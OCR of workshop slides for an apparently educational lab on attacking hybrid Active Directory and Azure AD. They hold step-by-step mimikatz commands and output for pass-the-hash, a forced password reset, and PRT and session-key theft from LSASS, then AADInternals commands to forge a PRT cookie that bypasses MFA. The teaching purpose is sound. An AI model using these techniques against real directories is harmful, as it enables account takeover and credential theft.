
Quick reminders

- *IT assets should be* **segregated into tiers** *according to their criticality*
- *Admins of a higher tier (e.g.T0)* **must not authenticate on a lower tier** *(e.g.T1, T2)*
- *The password of local administrators should be managed with* **LAPS** *(Local Administrator Password Solution)*

4 – Active Directory: Lateral movement

BloodHound

The tool **BloodHound** *graphs attack paths within Active Directory and Azure Active Directory, using respectively the data collectors* **SharpHound** *and* **AzureHound**.




Analysis

- *The account* **support** *can* **reset the password** *of the account* **user**
- *…and that all you can do within the domain devsecoops.academy…*


The high number of requests made by SharpHound is **not OpSec**. *If you need to stay low, you should make manual requests with PowerView, AD Explorer (from Sysinternals), native APIs…*

5 – Active Directory: Lateral movement

Forest and Azure Active Directory interconnections



Domain (devsecoops.academy)
Contains users and computers, regrouped into groups, organizational units




Domain (secoops.academy)
This domain has no relations with devsecoops.academy… is it?

Identity synchronization
- *Users, devices, groups*
- *Passwords are "synchronized" if password hash sync (PHS) is activated*

Azure AD Connect
Synchronization service (on-premises)

Azure AD tenant
Manage users and computers in Azure cloud, but provided as SaaS



Domains are regrouped into **forests**. *Domains within a forest implicitly trust each other. Inter-forest trusts must be explicitly created. In our case, the forest devsecoops.academy do not trust the forest secoops.academy so* **going from one to the other does not seem possible**…

6 – Azure Active Directory: Initial access

Jumping from Active Directory to Azure Active Directory

YOUR GOAL

Unfortunately, you cannot use a hash to connect to Azure AD. Fortunately, you now have a support account. What could you do to **generate a valid password** *?*

YOUR TOOLS

mimikatz

```
:: using cmd.exe as local admin, open a command line as support-[WORKSPACE]
privilege::debug
sekurlsa::pth /user:support-[WORKSPACE] /domain:devsecoops.academy /ntlm:[NTLM]
/run:"cmd.exe“
:: check that your credentials are working
net view \\devsecoops.academy\
:: open mimikatz again and change the password of user-[WORKSPACE]
lsadump::setntlm /user:user-[WORKSPACE] /password:[PASSWORD]
/server:devsecoops.academy
```

6 – Azure Active Directory: Initial access

Jumping from Active Directory to Azure Active Directory

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:support-default /domain:devsecoops.ac
ademy
user
domain
```

```
C:\Windows\system32>net view \\devsecoops.academy\
Shared resources at \\devsecoops.academy\


Share name  Type  Used as  Com

-------------------------------
NETLOGON    Disk           Log
SYSVOL      Disk           Log
The command completed successf
```

```
mimikatz # lsadump::setntlm /user:user-default /password:BSides2023 /server:
devsecoops.academy
NTLM         : 5183ac74e1184d0e34836ca35b160dba

Target server: devsecoops.academy
Target user  : user-default
Domain name  : DEVSECOOPS
Domain SID   : S-1-5-21-2258988444-3316437599-1581031877
User RID     : 1115

>> Informations are in the target SAM!
```

It takes some time to propagate data from Active Directory to Azure AD. The default synchronization frequency is 30 minutes. The update frequency in this lab is set to 1 minute for practical purposes.

6 – Azure Active Directory: Initial access

Jumping from Active Directory to Azure Active Directory


YOUR GOAL

You now have an account with a valid password. Can you **connect to Azure** *and see if there is anything more interesting?*

YOUR TOOLS


Browser

https://login.microsoftonline.com



6 – Azure Active Directory: Initial access

Jumping from Active Directory to Azure Active Directory



Multi-factor authentication (MFA) *is the first step to build security in the cloud.*

6 – Azure Active Directory: Initial access

Moving towards zero trust

A **conditional access policy** *is composed of:*

Assignments (or signals)
- / *Users or groups*
- / *IPs*
- / *Devices*
- / *Client apps*
- / *Applications*

Requirements
- / *Multi-factor authentication*
- / *Compliant device*
- / *Hybrid Azure AD joined device*

→

Block or grant access
- / *An access request must* **comply with every policy** *it falls under.*

Session controls
- / *Sign-in frequency*

Authentication and authorization relies **OpenID Connect** *and* **OAuth 2.0** *web standards.*

Long-term credentials
- / *Basic Authentication (password only)*
- / *Modern authentication (MFA, certificates)*

→

Short-term credentials (optional and renewable)
- / *If the device is* **Azure AD joined** *or* **hybrid joined***: PRT (14 days), PRT cookie (30 minutes)*
- / *For* **each application***: Refresh token (90 days by default)*


→

Validation
- / *Conditional Access*
- / *Credential reset*

Access
- / *Access token (1-2 h)*
- / *Short-term credentials renewal*


Feedbacks from our previous engagements
- / **Service accounts** *are excluded from MFA.*
- / *Many customers do not require MFA* **in their office**.
- / *Once an attacker gains code execution on a machine with SSO capabilities, they can* **exploit the SSO to acquire an access token** *that satisfies even the strictest conditional access policies.*


aws


4. Password reset
3. Snapshot
5. Password hash sync (PHS)
2. Read user data
1. Exposed S3 bucket

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)



- *The* **Primary Refresh Token (PRT)** *is issued to a device that is* **Azure AD joined** *or* **Hybrid joined** *when a user signs into a device. This PRT contains a* **session key** *used for* **single sign-on to Azure AD**.
- *The PRT represents the user's credentials (similar to a TGT for Kerberos) and is* **stored in LSASS**. *It can be used to request a* **PRT cookie**, *which can be used to* **request refresh tokens and access tokens for any server application** *(resource server).*

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)

```
eyJhbGciOiJIUzI1NiIsICJrZGZfdmV
NGM3cWpodG9CZElzblY2TVdtSTJUdTl
c2k0YTA5N2R2ZWRM73ECR01ESXBOYWR
N{
{
    "refresh_token": "0.Ab0A9RHo2qkZSkqizu
0si4a097dvedLgqBGMDIpNadcYrNJ75wmPNY1GwBm4
pLseb4aqoFU8r5NN90ARMfXY0GUvI2A5txlZZLPlHi
WPq7s_HSZVWCtoa_Mrlz15VCMrCxeufGAMRAiJGVHU
tHWqjbD4OF47_HwoL9cmxVohMl8sH88sf551a83Qs8
kdCs1Gm6gLUCGzdTe3MLY0Yvww7gZg_iEEmaAe6_q0
    "is_primary": "true",
    "request_nonce": "AwABAAEAAAACAOz_BQD0
}
```

A **PRT cookie** *contains a refresh token which can be used to request an access token* **for any application registered in Azure**

```
eyJ0eXAiOiJKV1QiLCJub25jZSI
ImtpZCI6Ii1LSTNROW5OUjdiUm9
5LTRhNGEtYTJjZS1lZGYzMDJkMT
KNUN6K0VFa3NQcFNVc1pOV3FLZ1
```

Access tokens *are specific to each service API*

```
# An access token is a JSON Web Token (JWT)
# Some fields have been removed for legibility
{
   "aud": "https://graph.microsoft.com",
   "iss": "https://sts.windows.net/dae811f5-19a9-4a4a-a2ce-edf302d18437/",
   "exp": 1691093103,
   "amr": [
      "mfa",
      "rsa"
   ],
   "app_displayname": "Azure Active Directory PowerShell",
   "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
   "deviceid": "81618488-019a-4fdb-9451-30033fd2a2b1",
   "idtyp": "user",
   "ipaddr": "777.777.777.777",
   "name": "support-default",
   "oid": "eef16f77-978c-45ae-bc3d-91b445025331",
   "onprem_sid": "S-1-5-21-2258988444-3316437599-1581031877-1114",
   "scp": "AuditLog.Read.All Directory.AccessAsUser.All
Directory.ReadWrite.All...",
   "sub": "sMoTV7rbwesYdvySW5dx2SzLcmIGVJJIOXTPRCy3Hak",
   "tid": "dae811f5-19a9-4a4a-a2ce-edf302d18437",
   "upn": "support-default@devsecoops.academy",
   "ver": "1.0",
}
```

CyberChef *is a great tool for encoding and decoding data!*

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)

YOUR GOAL

The credentials of the **support** *account are in the memory of LSASS. Can you* **recover the PRT and the session key***?*

YOUR TOOLS

mimikatz

```
:: Extract primary refresh tokens (PRT)
privilege::debug
sekurlsa::cloudap
:: Decrypt the DPAPI protected session key (clear key)
token::elevate
dpapi::cloudapkd /keyvalue:[KEY_VALUE] /unprotect
```

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)

```
                Key GUID : {99e1712a-cf42-4ce9-8e91-68239d1a4357}
                PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"1d761de1-f339-4cb
f-94e1-6c7b62f20afa", "PrimarySid":"S-1-12-1-494280161-1287648057-2070733204-4195021410", "D
isplayName":"user-default", "FirstName":"", "LastName":"", "Identity":"user-default@devsecoo
ps.academy", "DownlevelName":"user-default", "DomainDnsName":"devsecoops.academy", "DomainNe
tbiosName":"DEVSECOOPS", "PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePa
ssword.aspx", "PasswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446, "Publ
icInfoPublicKeyType":0, "Flags":0}, "Prt": "MC5BYjBBOVJIbzJxa1pTa3FpenUzekF0R0VONGM3cWpodG9CZ
ElzblY2TVdtSTJUdTlBS2cuQWdBQkFBRUFBQUF0eW9sRE9icFFRNVZ0bEk0dUdqRVBBZ0RzX3dVQTlQOHFRTXdTQ0dNb
0p0TmpFZGR4Y3JLVlkzTlVQVFRKX24wc205UTJGbm1DQXVEdUZraTFrb0RXOG9IMlF6NDV0TDBKWlNsZU93UVZxNkdkc
WdnRXJsQjJqOWJveFZuOGdIVUl5X2t6cFhYMTl2RmJMVEtON29CYldNUHd4d1hXaEI3c0NGdnF3ejliMTZCQWRiSjJ3N
mdTaDZ5bmRNLWNlQ29ZN2pwc1NjZDlkUmhPZk9YeDdEdVR2RjZ4MWhEOXRrYkQ1aS1KeHBjS2lSdTc3bEJINUVFV2czd
ldydFAzVVRCNTNIZUhWYXZkM2tsX1g3MlBMU05mRWRtNVZjTW4xdTN1UEgzWGJ2MFNjY0VBV3d5V3d1dTNpUG5CTG9mb
1dNdm9VUVFOTlhuSTd5a25QRmliNkRyZFQ2REFNMGtXYVQ2REExcmFaTU1RT1NzbjlPYkkwUFVnaVNoYTZGWERTSklHU
1NUNHNzMk1yM1dEejhhMVdFMmpwb2Z1NDVBa1hEV2g2Ri1ra1BHVG5STUZXNVBBTS11WjU4ZVB5WVAybWJSVlM4U2lhY
kZScmR1ZTNXQjgxblRZNGRrV3p1cFRlWWp4dWpROXNuN0tJczJ5OVRFb3NqQmp2WFRudUVKbjItcDd3QTduSjl2ZG9nY
W9OLUVEb0dNMGhzeWIyTVdsZTY2QmJPX1RxR1ZPbmhlcWlES05SbWtTT2wFX21sNEVqNW8yMUY0aFRBQmtSX2tubDBxd
Wk5SmdQajZlSzVXNnJWZ1JSVFBLUnltLUhKaVlIR0FwUFE3
lA1UWVMdV8xalp0OWdRY3hLbFBaUVhROHlZdWdFVlI0a1pt
Vh3QXBzMFpRbFJhb2JwOWN4Zi1NNTIyVjVKNkw5Q01tOHZF
HdxM01vOGc1d1h3WVNsbnRDWTRpY0Vod2ZxZmsxaER0QXRo
tReceivedtime":1691082474, "PrtExpirytime":1692
KeyType":"ngc", "KeyValue":"AQAAAAEAAAABAAAA0Iy
AAAAAAIAAAAAABBmAAAAAQAAIAAAAAi1wMotoUULNPNtJDo
AC0ONa6bnoJn9yMLpzX8SzQ3X7hCYKzaFDf9OtVkSRk8MAA
```

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegD
FEVdMK-v_xAAAAAAIAAAAAABBmAAAAAQAAIAAAABTUR5mrlZx4kzb-y707PmWYlmrtdC
AAAgAAIAAAAMDSWWIBS9TGKWYM43E1naFVhswfm4NyEjygProE4DWVMAAAAOpUiceOvW
H_ujzuGIWNzSXS1XCvTQRKbmBKJmnB4kAAAACBOZj49xbFIbpJ1CJZbIC0QQzKrmU8Nm
f4gGEGtasqFwrFiZaZ3ymMXlVXuBni /unprotect
Label      : AzureAD-SecureConversation
Context    : 16b83c71ead539f7e179747d1d885e54073974b003217102
  * using CryptUnprotectData API
Key type   : Software (DPAPI)
Clear key  : 60475656d3fb36a8223f5605865b117570042780035b251342cfe35
Derived Key: 5ce81e2b5985c55f75369a7c74da16c16a0a0886f3e2eda4f495ece
```

Session key

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)

YOUR GOAL

You now have the PRT and the session key. Can you generate a **PRT cookie to connect to Azure Active Directory***?*

YOUR TOOLS

AADInternals

```
# import AADInternals in PowerShell
Import-Module AADInternals
# create a PRT cookie from a Primary Refresh Token (PRT)
$PRT = [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('[PRT]'))
$SessionKey = [Convert]::ToBase64String([byte[]] -split ('[CLEAR_KEY]' -replace '..', '0x$& '))
New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SessionKey -GetNonce
```

Browser


```
# open your browser and go to https://login.microsoftonline.com
# open developer tools (F12) / Storage / Cookies
# right-click on https://login.microsoftonline.com and delete all cookies
# create the PRT cookie:
# - Name: `x-ms-RefreshTokenCredential`
# - Value: `eyJh...`
# - Domain: `login.microsoftonline.com`
# - Path: `/`
```

6 – Azure Active Directory: Initial access

Primary refresh token (PRT)

